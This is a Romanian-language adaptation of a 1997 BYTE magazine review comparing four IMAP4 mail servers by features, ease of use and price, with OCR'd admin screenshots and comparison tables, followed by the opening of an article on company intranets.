IMAP (Internet Message Access Protocol) reprezintă o alternativă care se adresează problemelor ce apar atunci când în mod regulat accesaţi poşta Internet de la mai multe calculatoare. El face deosebit de eficientă folosirea conexiunilor prin apel telefonic. Astfel puteţi apela serverul de mesagerie (mail server), realiza descărcarea header-ele noilor mesaje urmată de închiderea conexiunii. IMAP4 cunoaşte MIME (Multipurpose Internet Mail Extensions) deci chiar şi atunci când descărcaţi doar header-e puteţi vedea dacă mesajele au cumva anexe (attachments). Cât timp conexiunea este întreruptă, puteţi naviga prin mesajele selectate pentru o descărcare în cache-ul local. Dacă un mesaj are anexe, puteţi descărca doar textul, selecta anexe individuale ori descărca totul. Aceasta reprezintă adevărata puterea şi utilitate.

Pentru acest raport am evaluat patru servere de mesagerie, care suportă IMAP4 - cea mai nouă versiune a standardului. Dintre acestea, trei rulau sub Windows NT şi unul sub Unix. Serverele NT au fost Mail Server 97 versiunea 2.0B de la AltaVista, Mail Server versiunea 2.02 de la Netscape şi TeamWare Mail versiunea 5.1 beta de la Fujitsu Software. Serverul Unix este Solstice Internet Mail Server 2.0 de la SunSoft. (Majoritatea acestor servere nu sunt dependente de platformele pe care le-am testat). Ne-am concentrat pe caracteristici, uşurinţa în învăţare şi uşurinţa în administrare. Nu am efectuat testele în mod special pentru performanţă deoarece, împreună cu scalabilitatea, ea reprezintă mai degrabă o funcţie caracteristică reţelei decât softului de server.

Cum te pot accesa?

Pentru majoritatea utilizatorilor, capacitatea unui program de mesagerie de-a stoca, salva şi manipula e-mail este lucrul care contează cel mai mult. Protocolul utilizat cel mai mult, POP, este suportat de clienţii care utilizează Netscape Navigator şi Microsoft Internet Explorer, precum şi Eudora. IMAP, o alternativă la POP, are funcţii şi extensii care-l fac mult mai robust şi în final mult mai convenabil într-un mediu de procesare client/server în care diverşi clienţi doresc să acceseze aceeaşi cutie poştală.

BYTE BEST
IMAP SERVER

TeamWare Mail 5.1 (beta)
Evaluările noastre combinate pentru aceste produse s-au situat foarte aproape la terminarea testării însă noul produs de la Fujtsu Software a câştigat la o diferenţă mică. A fost cel mai uşor de folosit şi a oferit cel mai larg set de funcţii.

În timp ce toate cele patru produse testate suportă ultima versiune a POP (POP3) şi toate acceptă IMAP4, diferenţele se concretizează în funcţiile şi extensiile suportate. Trei domenii funcţionale distincte fac din IMAP o alegere mai bună decât POP:


1. IMAP oferă un mai bun acces de la distanţă.
2. IMAP suportă o ierarhie a folder-elor şi o partajare a acestora în timp ce POP n-o face.
3. IMAP permite căutarea şi selectarea mesajelor şi a părţilor de mesaje iar căutarea este realizată pe server şi nu la client.

Până recent, motivul esenţial pentru care IMAP nu a fost folosit l-a constituit abundenţa de programe de tip client de mesagerie (mail client) specifice POP, care sunt incluse în două din cele mai populare navigatoare Web. Oricum, Netscape Communicator va avea un mail client care va lucra cu IMAP iar Internet Explorer de la Microsoft îi va urma în curând.

Majoritatea diferenţelor dintre IMAP şi POP sunt legate de modul de realizare a accesului la mesajele e-mail. Există trei metode tipice de acces: off-line, on-line şi fără conexiune. Modul cel mai folosit pe Internetul de azi îl reprezintă paradigma off-line (off se referă la server oprit), în care mesajele sunt primite de mail client şi şterse de pe server. Clientul de mesagerie poate fi online sau cu alte cuvinte este conectat la Net, dar de fapt el se conectează doar la mail server, un timp suficient de lung pentru a descărca mesaje noi. În cazul modelului off-line, utilizatorul realizează toate accesele şi manipulările mesajelor la client şi nu pe server.

Modelul on-line inversează aceste lucruri. Mesajele rămân pe server iar sof-ul client le manipulează de la distanţă.

Accesul fără conexiune este în mare parte un hibrid al primelor două. Fişierul cu mesaje originale rămâne pe server şi poate fi manipulate de la distanţă. Suplimentar, copiile sunt salvate în cache-ul clientului, unde de asemenea pot fi manip-


AltaVista Mail administration tasks
Pick an administration task for nt_server
Set up the AltaVista Mail server
Create a mailbox for a user
Change a mailbox password
Redirect a mailbox to another user
Create a mailing list
Test the AltaVista Mail server
Explore the AltaVista Mail server
Help
Netscape Mail Server 2.0
Choose
Accounts
System Settings
Encryption
Reports
Account Form
New Account
List Accounts
Information Form
vacation
reply
echo
Create User Account
Page:
General
User Data
Contact Info
Rights
Mnemo..
Queued Mail
Logging Preferences
View Log

Automatic Reply Information

☑ Send an Automated Reply (check box to activate)

- Reply Mode: vacation
- Reply Messa

```
I am vacat        he Chilean Mountains and
will not h     to email for the week of
May 18 through May 24.
I will respond to you personally as soon as
I return. Thank you for your patience.
```

User name: David
User template: New User
General
Last name: Seachrist
First name: David
Initials: W
Generation:
Login name: David
Site: NSTL
Replication: Enterprise wide
Organization: NSTL ADMINISTRATORS

Logging the Activity of Netscape Mail Server Modules

- **Daemon**
  ○ ON ● off - Netscape Mail Server dispatcher logging (very verbose!)
- **Network Modules**
  ○ ON ● off - Finger-Server logging
  ● ON ○ off - IMAP-Server logging (very verbose!)
  ● ON ○ off - POP3-Server logging (very verbose!)
  ● ON ○ off - SMTP-Accept logging
- **Local Modules**
  ● ON ○ off - Account-Handler logging
  ● ON ○ off - Account-Manager logging
  ● ON ○ off - AutoReply-Handler logging

Netscape Mail Server furnizează o apariție mai mult grafică, ce în mod natural arată ca și browser-ul Navigator de la Netscape.

AltaVista Mail prezintă o configurare administrativă compactă și ușor de folosit.

Funcțiile administrative ale TeamWare Mail sunt simple și directe.

Netscape Mail Server oferă multe posibilități legate de tipul de servicii e-mail care trebuie să fie monitorizate și jurnalizate.

Trei din serverele de mesagerie IMAP testate vă oferă colecții extensive de unelte pentru a face administrarea serverelor simplă și ușoară

ulate. Odată ce utilizatorul se reconectează la server, fișierele cu mesaje sunt sincronizate pentru a se asigura că ambele mașini au versiunea cea mai nouă a fiecărui mesaj.

POP este un protocol de stocare-și-redirectare care n-a fost niciodată proiectat pentru un mediu de procesare client/server foarte eficient. El suportă complet doar modelul de acces off-line. POP prezintă un mod pseudo-on-line în care mesajele mail pot fi lăsate pe server, însă acest mod duce lipsă de funcții de manipulare fundamentale. Chiar și așa, metoda off-line lucrează bine pentru clienții care își recepționează mesajele întotdeauna de la același calculator client. Dar dacă în mod tipic, utilizatorul își verifică poșta de la mai mult de un calculator, mesajele lui se pot dispersa printre calculatoarele client. Aceasta îngreunează păstrarea actuală a întregii cutii poștale pentru că utilizatorul trebuie să copieze manual mesajele de la un calculator la altul.

IMAP suportă toate cele trei tipuri de acces, astfel că este potrivit pentru utilizatorii de mail călători, cum ar fi reprezentanții de vânzări care pot avea un calculator desktop la birou și un laptop în deplasări. Indiferent de localizare, ei vor accesa întotdeauna versiunea cea mai nouă a cutiei poștale. Ei nu vor fi nevoiți să se conecteze neapărat pentru că orice ștergere sau marcare off-line de mesaje pe care o vor face va fi sincronizată la următoarea conectare la server. Toate serverele din acest raport suportă toate cele trei tipuri de acces la mesaje, însă nu toți clienții IMAP suportă operațiile fără conexiune.

AltaVista Mail Server 97 2.0B

Realizările cele mai impresionante ale AltaVista Mail Server sunt interfața administrativă și prețul. Programul oferă trei posibilități de interfață administrativă: un meniu pentru îndeplinirea sarcinilor de rutină cum ar fi crearea de cutii poștale pentru noii utilizatori, o interfață stil Explorer pentru a obține o imagine cuprinzătoare asupra organizării serverului de mesagerie și pentru a-i monitoriza accesul și o interfață browser Web pentru administrare de la distanță. Pentru o licență de 495$, 250 de clienţi pot accesa serverul. (AltaVista Software nu produce un client IMAP, aşa încât va trebui să vi-l procuraţi d-voastră.) Pentru toate cele trei produse NT pe care le-am testat, în procesul de instalare - care de altfel s-a desfăşurat fără probleme - a existat o „buturugă“ mică care a necesitat ore întregi de depanare şi o lungă conversaţie telefonică cu cei de la suportul tehnic.

Securitatea de la AltaVista MailServer şi caracteristicile IMAP server nu sunt chiar atât de complete ca şi ale celorlalte două programe NT în ciuda faptului că el este singurul server care suportă IMAP4. Reiese astfel clar dorinţa celor de la AltaVista de-a elimina unele funcţii suplimentare în favoarea unei învăţări mai uşoare.

Un caz concret: AltaVista Mail Server 97 duce lipsă de mijloace adecvate de importare a cutiilor poştale ale utilizatorilor. El oferă un protocol pentru realizarea sarcinii, dar nu este la fel de uşor de folosit ca şi posibilităţile de import ale altor programe. AltaVista Mail Server 97 nu permite de asemenea răspunsuri automate.


Programul foloseşte un configurator performant şi rulează un utilitar de diagnosticare a serverului la sfârşitul instalării. Dar în momentul în care am terminat configurarea, rezultatele testării de diagnosticare se derulează atât de repede încât nu am reuşit să vedem nici un mesaj de avertizare cum că înregistrările MX DNS ale serverului nu au fost găsite. Când testele noastre au început să folosească serverul de mesagerie, lipsa de înregistrări MX a determinat ca mesajele e-mail să intre într-o buclă şi eventual să sfârşească în cutia poştală cu scrisori moarte. Cât timp uti-

IMAP4-COMPLIANT E-MAIL SERVERS

CEL MAI BUN

TeamWare Mail

Uşurinţa în folosire l-a făcut câştigător.


Create User Account

Page:
- General
- User Data
- Contact Info
- Services

User name: David

User template: New User

General

	AltaVista Mail Server 97 2.0B	Netscape Mail Server 2.02	Solstice Internet Mail Server 2.0	TeamWare Mail 5.1 (beta)
PREŢ	$495 for 250 users; $3995 for unlimited license	$995 for 100 users	$495 unlimited users	$595 for 5 users; $595 for an additional 10 users
TEHNOLOGIE	★★★	★★★	★★★	★★★
IMPLEMENTARE	★★★	★★★	★★★	★★★
UŞURINŢA DE ÎNVĂŢARE	★★	★★	★★	★★★
UŞURINŢA DE FOLOSIRE	★★★	★★★	★★★	★★★★
INSTALARE	★★	★★	★★★	★★
APRECIERE GENERALĂ	★★★	★★★	★★★	★★★

★★★★★ Excepţional ★★★★ Foarte Bine ★★★ Bine ★★ Acceptabil ★ Slab

TECH FOCUS | MAIL MANAGEMENT

Administrarea mesajelor cu IMAP

IMAP (Internet Message Access Protocol) permite clienţilor să creeze de la distanţă să manipuleze cutii poştale din server şi să aibă o ierarhie a folder-elor. Aceasta oferă clienţilor un control superior asupra modului în care este organizată poşta. IMAP permite de asemenea un acces partajat la folder-ul poştei. Spre exemplu, puteţi configura o cutie poştală pentru departamentul de vânzări pentru mesaje care sunt în interesul grupului respectiv. O astfel de configurare va permite de asemenea ca mai mult de un client să poată accesa cutia poştală la un moment dat. AltaVista Mail Server nu suportă folder-ele partajate IMAP, dar un produs care poate fi adăugat, numit Forum serveşte ca şi serviciu BBS.


Din moment ce atât IMAP cât şi POP (Post Office Protocol) utilizează SMTP (Simple Mail Transport Protocol), utilizatorii IMAP pot recepţiona mesaje create cu clienţi POP şi vice versa. Fiţi însă atenţi că dacă schimbarea de la un sistem de poştă existent POP la folosirea exclusivă a IMAP este uşoară, întoarcerea de la IMAP la POP reprezintă un adevărat coşmar pentru administrator. Mutarea tuturor folder-elor IMAP înapoi la POP implică depozitarea tuturor subfolder-elor cutiei poştale într-un singur folder. Şi cât timp este posibil să menţineţi ambele cutii poştale IMAP şi POP în acelaşi sistem de mesagerie, este eliminat pe deplin motivul pentru o folosire iniţială a IMAP.

Probabil caracteristica cea mai interesantă a IMAP o reprezintă posibilităţile legate de baza de date înglobată, care permite definirea regulilor pentru căutare, selectare şi ştergerea mesajelor pe baza valorilor din header-ul mesajului sau conţinut. IMAP permite de asemenea o descărcare selectivă a părţilor din mesaje, astfel încât puteţi primi un mesaj fără fişierul ataşat. Unele pachete de client e-mail, permit de asemenea anexarea de foldere a unor reguli. Deschiderea folder-ului din server afişează doar mesajele de poştă care întrunesc criteriul regulii, ceea ce permite utilizatorilor să administreze propriile cutii poştale. Spre exemplu, o regulă ar putea fi setată să şteargă toate mesajele recepţionate înainte de o dată anume. Toate pachetele server suportă căutarea şi definiri de reguli, însă nu şi toţi clienţii.

Specificaţiile IMAP permite extensii negociate care să fie adăugate listei de funcţionalităţi de bază a IMAP. În prezent, nici unul din programele testate nu suportă lista de control a accesului (ACL), o extensie a IMAP. Un ACL permite acces limitat al poştei folosind o listă de adrese IP, configurate de administratorul de poştă. Aceasta este similară cu folosirea ACL-urilor de către Windows NT, dar este specifică serviciilor IMAP. Atât Netscape Mail Server cât şi TeamWare Mail oferă metode proprietare de limitare a accesului prin nume de domeniu. Toate cele patru programe oferă codificare prin parolă a conectării la contul de poştă folosind MDS sau APOP (Authenticated POP). Netscape suportă de asemenea autentificarea S/KEY şi suportă SSL (Secure Sockets Layer) când foloseşte un browser Web pentru a administra serverul. Nici unul din programe nu implementează în mod curent codificarea mesajelor pe server, dar TeamWare Mail oferă un pachet client de criptografie care poate fi adăugat.

Două alte extensii care nu sunt suportate sunt Quota şi Annotate, Quota vă permite să limitaţi dimensiunea cutiei poştale IMAP şi a mesajelor de poştă. Annotate permite colaborare stil groupware însă diferenţele în platformele client o fac extrem de greu de implementat.

Există o listă de clienţi IMAP4 la http://www.imap.org/products.html. Acest sit include de asemenea o listă de alte servere IMAP4. Puteţi descărca gratuit codul sursă al serverului IMAP 4 al Universităţii Washington.


ail Service

Please define the mailbox size, message size, and mail preparation timeout limits for the Mail service.

Max mailbox size (kB): [illegible]

Max message size (kB): 0

Mail handling freq (s): 60

TeamWare oferă administratorilor un control total asupra parametrilor de configurare.

lizatorii AltaVista MailServer 97 folosesc o conexiune telefonică la un furnizor de servicii Internet, ei nu ar trebui să aibă probleme cu înregistrările MX; aproximativ 10% din întrebările primite de personalul care se ocupă de suportul tehnic al AltaVista Mail Server 97 s-au referit la intrarea în buclă a mesajelor și la înregistrările pierdute. Alte programe însă nu s-au lăsat împiedicate de lipsa de înregistrări MX, folosind o altă metodă de furnizare a informației DNS lipsă pentru mail server.

Netscape Mail Server 2.02

Suplimentar unui suport solid a setului de funcții standard IMAP, Netscape Mail Server oferă cea mai bună documentație imprimată din acest grup. Funcțiile sale unice au abilitatea de-a permite utilizatorilor să-și administreze propriile cutii poștale via forme e-mail și posibilitatea de-a oferi trei moduri de răspuns automat: cu suspendare, cu ecou și răspuns.

Prețul de 995$ vă oferă o licență pentru până la 100 de clienți per server. Softul client și licențele pentru Netscape Messenger trebuie să fie lansate împreună cu Netscape Communicator (noul upgrade pentru Netscape Navigator) pentru aproximativ 50$ per client. Netscape Mail Server suportă în mod curent doar Finger ca și protocol de acces la director, dar versiunea următoare care-și va schimba numele în Netscape Messaging Server 3.0 va adăuga serviciile de director LDAP (Lightweight Directory Access Protocol).

Netscape Mail Server oferă cel mai mare număr de servicii de conectare, dar duce lipsă de utilitare de diagnosticare a serverului pe care alte programe le prezintă. Singura modalitate de administrare bazată pe GUI este printr-un navigator Web (altele oferă de asemenea software de administrare pentru Windows).

După ce am instalat Netscape Mail Server programul administrativ nu a vrut să ruleze. După o lungă conversație cu cei ce asigurau suportul tehnic, am descoperit în final că softul, browser a eșuat pentru că a fost configurat să acceseze un server proxy. Rezolvarea acestei probleme a fost dificilă, pentru că nici softul nici documentația nu făceau nici o aluzie la o cauză plauzibilă a mesajului de eroare. Această problemă particulară a oprit testarea cu Netscape Mail Server deoarece singura modalitate de-a administra programul inițial era de-a folosi un browser Web. Celelalte programe au oferit însă clienți de administrare bazați pe Windows.

Solstice Internet Mail Server 2.0.

Am testat două versiuni ale Solstice Internet Mail Server de la SunSoft: una pe o stație de

CARACTERISTICI

	AltaVista Mail Server 97	Netscape Mail Server	Solstice Internet Mail Server	TeamWare Mail
UCP minimal	486 or Alpha	486/33	SPARC or 486	486 or Alpha
RAM	32 MB	32 MB	32 MB	64 MB
Capacitate disc hard	5 MB	100 MB	4 MB	150 MB
Versiunile valabile	NT	NT, Unix	Unix	NT, Unix
Soft client inclus			✔	✔
Client pentru Windows 95, 3.1		[C]	✔	✔
Client pentru Macintosh		[C]		✔
SUPORT PENTRU PROTOCOL ȘI PORȚI				
IMAP4 revăzut	✔			
IMAP4 (RFC 173)	✔	✔	✔	✔
Extensii IMAP: ACL, Quota, Annotate				[P]
POP3, SMTP, MIME	✔	✔	✔	✔
LDAP	[A]			✔
Finger		✔		
X.400				✔
Lotus cc:Mail	✔			
Microsoft Mail	✔			
Novell MHS				✔
FUNCȚII SERVER IMAP				
Administrare de folder de la distanță (listare/creare/ștergere/redenumire)	✔	✔	✔	✔
Fodere multiple per cutie poștală ierarhie de foldere	✔	✔	✔	✔
Cutii poștale partajate		✔	✔	✔
Căutare de mesaje pe server	✔	✔	✔	✔
IMAP, POP pe același server	✔	✔	✔	✔
Listare servere incluse				[A]
Folosește o listă de servere terțe	✔	✔	✔	✔
SECURITATE SERVER				
Limitează accesul prin nume de domeniu		✔		✔
Criptarea parolei	✔	✔	✔	✔
Criptarea poștei				[A]
Blocarea contului	✔	✔		✔
ADMINISTRAREA SERVERULUI				
Director grafic al poștei	✔			
Utilitar de diagnosticare server	✔			✔
Răspuns finger		✔		
Răspuns automat		✔	✔	✔
Redirectare către cutie poștală sau grup de cutii poștale	✔	✔	✔	✔
Număr de servicii de conectare	7	13	8	1
Setare conectare individuală on/off	✔	✔	✔	✔
Administrare de la distanță via browser	✔	✔		✔
Administrare de la distanță via e-mail		✔		
SERVICII GROUPWARE				
Servicii BBS	[A]	[A]		[A]
Administrarea documentelor	[A]	[A]		[A]
Servicii de știri	[A]	[A]		[A]
Servicii de programare grup	[A]	[A]		[A]
Servicii de control al fluxului				[A]
Servicii director	[A]		✔	✔
CARACTERISTICI IMAP CLIENT				
Suport MAPI, VIM, AOCE				✔
Operații on-line		[C]	✔	✔
Operații off-line		[C]	✔	✔
Operații fără conexiune		[C]	✔	✔
Agendă de adrese parjată/privata		[C]		✔
Menținere profile ale utilizatorilor multipli		[C]		✔
Recepționare selectivă a mesajelor			[C]	✔
Recepționează separat header, corp sau anexă		[C]	✔	✔
Vizualizare ierarhia cutiei poștaale		[C]	✔	✔

✔ = da [A] = Extra-cost adăugat [C] = Va fi conținut în Netscape Communicator
[P] = Nu este o implementare IMAP.

Strategii IMAP ale celor trei mari

Este greu de analizat tehnologia mail-server a IMAP (Internet Mail Access Protocol) fără a lua în considerare ce planuri au Microsoft, Lotus și Novell pentru implementarea ei în propriile produse de poștă de nivel întreprindere.

Lotus: La congresul Lotusphere 97 din ianuarie, Lotus a anunțat că serverul său Domino va acționa ca și o cale pentru convergența existentelor cc: clienții de mesagerie Mail și Notes. Lotus și-a trasat planuri agresive pentru a adăuga suport pentru LDAP (Lightweight Directory Access Protocol), IMAP4 și ICAP (Internet Calendar Access Protocol) în linia sa de servere Domino și să simplifice folosirea pentru utilizatorii de e-mail. Lotus va extinde suportul Domino pentru POP3 (Post Office Protocol 3), SMTP (Simple Mail Transfer Protocol) și MIME (Multipurpose Internet Mail Extension)

Microsoft: Cu lansarea lui Exchange server 5.0, din iunie 1996, Microsoft a adăugat un suport pentru LDAP, POP3, HTTP și NNTP (Net News Transfer Protocol). Suportul pentru IMAP4 este planificat pentru acest an.

Novell: O actualizare a GroupWise 5.1 de la Novell va fi disponibilă la timpul în care veți citi aceste rânduri. GroupWise 5.1 este programat să suporte nativ standardele open Internet cum ar fi TCP/IP, HTTP, HTML, SMTP/MIME și LDAP (client). Suport pentru IMAP4, POP3, NNTP, S/MIME (Secure MIME) și LDAP este planificat în curând.

lucru Ross Technology SparcPlug rulând Solaris 2.5.1 și cealaltă pe un PC Dell Pentium. Instalarea nu a fost dificilă și în mod normal durează doar câteva minute (mai puțin de 5, în orice caz). Într-o lume Unix reală, configurarea poate fi făcută în întregime din comenzi on-line fără prea multă grafică. Odată ce ați inserat CD-ul și declanșat instalarea, conținutul discului apare sub directorul /cdrom. Apoi puteți folosi comanda kgadd pentru a încărca componentele serverului de mesagerie pe propriul disc hard.

Scriptul de după instalare adaugă intrările de server IMAP4 și POP3 la fișierele inetd .conf și de service ale gazdei Unix. Daemon-ul inetd va intensifica procesele de server IMAP4 și POP3 atunci când vor sosi cererile clienților. După aceasta mai rămâne totuși de făcut încă un pas înainte ca el să ruleze: Aveți nevoie de Sun pentru cumpărarea licenței. Serverul IMAP4 nu va funcționa dacă nu va găsi o cheie de licență. Acest lucru poate fi frustrant, în special pentru administratorii obișnuiți cu licențele globale Microsoft. Însă un apel telefonic nu durează mult și dacă este realizat primești un mesaj e-mail conținând cheia ta de licență. Copiază fișierul cheie în locația specificată și serverul IMAP4 este gata pentru procesarea cererilor. Pe parcursul utilizării am descoperit că administrarea a fost rareori necesară exceptând ștergerile ocazionale ale fișierelor aglomerate blocate. Sun asigură o documentație on-line în format Post-Script și Adobe Acrobat.

Solstice include Solaris (x86 și SPARC) și clienți Windows IMAP4 numiți clienți „hoinari“. Acești clienți au o interfață oarecum ciudată, dar ei exploatează la maxim IMAP4. Utilizatorii pot accesa cutiile poștale publice, crea noi cutii poștale și copia mesajele între cutiile poștale prin drag and drop. Clienții hoinari sunt destul de deștepți pentru a administra sesiunile off-line, punerea în coadă de așteptare a acțiunilor utilizatorului până la o conectare ulterioară la server. Hoinarii identifică și decodifică anexele MIME multiple per mesaj.

INFORMAȚII DESPRE PRODUS

AltaVista Mail Server 97 2.0B
$495 for 250 users
AltaVista Internet Software
Littleton, MA
508-486-2700
http://altavista.software.digital.com/

Netscape Mail Server 2.02
$995 for 100 users
Netscape Communications
Mountain View, CA
415-937-2555
http://home.netscape.com/

Solstice Internet Mail Server 2.0
$495 for 50 users
SunSoft
Mountain View, CA
415-960-3200
http://www.sun.com/solstice/

TeamWare Mail 5.1
$595 for 5 users
Fujitsu Software
San Jose, CA
800-545-6774
408-432-1300
http://teamw.com

Utilizatorii obișnuiți cu clienți e-mail cu o interfață mult mai atractivă se vor simți probabil demodați dacă le spuneți că vor trebui să folosească în continuare clienți hoinari. Prin urmare ar fi înțelept să investigați alți clienți IMAP4 înainte de investirea în Solstice Internet MailServer.

TeamWare Mail 5.1 (beta)

Am testat TeamWare Mail, programat pentru lansare în luna martie, în format beta. Instalarea a fost mult mai dificilă pentru că a necesitat o operație separată pentru softul de administrare, un pas care la celelalte servere nu a fost necesar. Chiar și așa, setul larg de funcții este ceva mai ușor de folosit odată ce l-ai învățat. Iar funcții precum cote ale cutiei poștale și a mesajelor, backup și salvare a bazelor de date ale poștei și servicii LDAP fac ca programul să fie mai ușor de menținut din punct de vedere administrativ. TeamWare Mail este singurul server testat care suportă în mod curent LDAP. Softul client e-mail vine împachetat cu serverul.

GUI de la TeamWare Mail nu este la fel de curat ca și cel de la AltaVista, dar este singurul program care permite administratorului să limiteze dimensiunea cutiei poștale și a mesajelor. Pachetul vine cu propriile programe de backup și restaurare, care pot fi utile atunci când utilizatorul restabilește poziția cutiei poștale la un server central.

Groupware și mai departe

Fiecare din aceste servere de mesagerie reprezintă doar un modul într-o listă de servere care sunt parte din linia groupware a fiecărui producător. Aceștia furnizează module care pot fi adăugate pentru forumuri de tip BBS, programare de grup, administrarea documentelor și alte noi servicii. Din modul în care aceste companii și-au organizat oferta de produse, este clar că IMAP sau altă tehnologie care oferă caracteristici similare este căutată pentru a permite procesare deschisă, colaborativă, bazată pe standarde via Internet.

Toate aceste produse au un conținut onorabil. Astfel, fiecare server are unele caracteristici unice, respectiv duce lipsă de altele. Dacă trebuie să treceți rapid către IMAP aruncați o privire la caracteristicile disponibile care sunt cele mai importante pentru voi. Cele trei produse pe care le-am testat sub NT au fost mult mai complete decât unicul server Unix de la SunSoft. TeamWare Mail de la Fujitsu este actualmente cel mai bun din acest grup.

---

*David Seachrist(***dseachrist@prodigy.com***)a testat la NSTL soft-uri de toate tipurile timp de 10 ani. Tom Yager (***tyager@maxx.net***) este cercetător principal la TTG (Dallas, Texas).*

|din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*|

Evaluările din acest raport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NSTL, Inc., prezentate într-un număr recent al publicației PC Digest. *Pentru un exemplar al raportului complet, contactați NSTL la 625 Ridge Pike, Conshohocken, PA 19428; (610) 941-9600; pe internet, editors@nstl.com. pentru abonament, contactați Computer Press Agora s.r.l. Tg.Mureș. BYTE Magazine și Nstl reprezintă unități funcționale ale The McGraw-Hill Companies.*

Intranetul rețeaua companiei

„ce?“ și „de ce?“

De Augustin Moga

În mod normal, dacă articolul ar fi fost scris peste câțiva ani, ar fi început cu o definiție. În momentul actual însă intranetul se face, el evoluează în fiecare lună. Nimeni nu a acordat atenție impunerii unei anumite rigori în terminologia uzitată, ci (mai degrabă) toți cei care au luat cuvântul și-au exprimat cu propriile vorbe anumite idei sau concepte. Încercarea de a propune, deci, o definiție poate fi riscantă .

„Prin intranet se înțelege utilizarea tehnologiilor Internet în vederea legării într-un tot unitar a resurselor informaționale ale unei organizații: de la text la baze de date vechi, la fluxul de muncă și gestiunea documentelor.“ (John Desborough)

Definiția de mai sus este atât de generală, încât se impun câteva precizări.Istoria industriei informaționale este strâns legată de mediile de afaceri. Intranetul nu face excepție. Din contră, pare să existe o legătură mai intimă între tehnologia intranet și sfera deciziilor decât în cazurile tehnologiilor apărute anterior. Pentru a înțelege care este poziția acestei noi tehnologii și ce anume a dus la apariția și răspândirea sa, nu trebuie să privim intranetul ca o entitate separată, ruptă dintr-un anumit tablou; ci trebuie să integrăm totul într-un cadru mai vast: acela al realităților lumii actuale, a modelului pe care o instituție (de orice natură: comercială, productivă, non-profit, etc.) îl urmează în vederea propriei sale organizări.

ILUSTRAȚII: FLORIN FLOREA © 1996

Comunitățile umane tind să se organizeze și să-și optimizeze activitatea desfășurată; în acest sens, se impun de-a lungul timpului diferite modele, metafore ce-și dovedesc eficiența timpului lor. Intranetul este tocmai așa ceva: propune un model, un mod tehnocratic de organizare a comunicaților inter-umane.

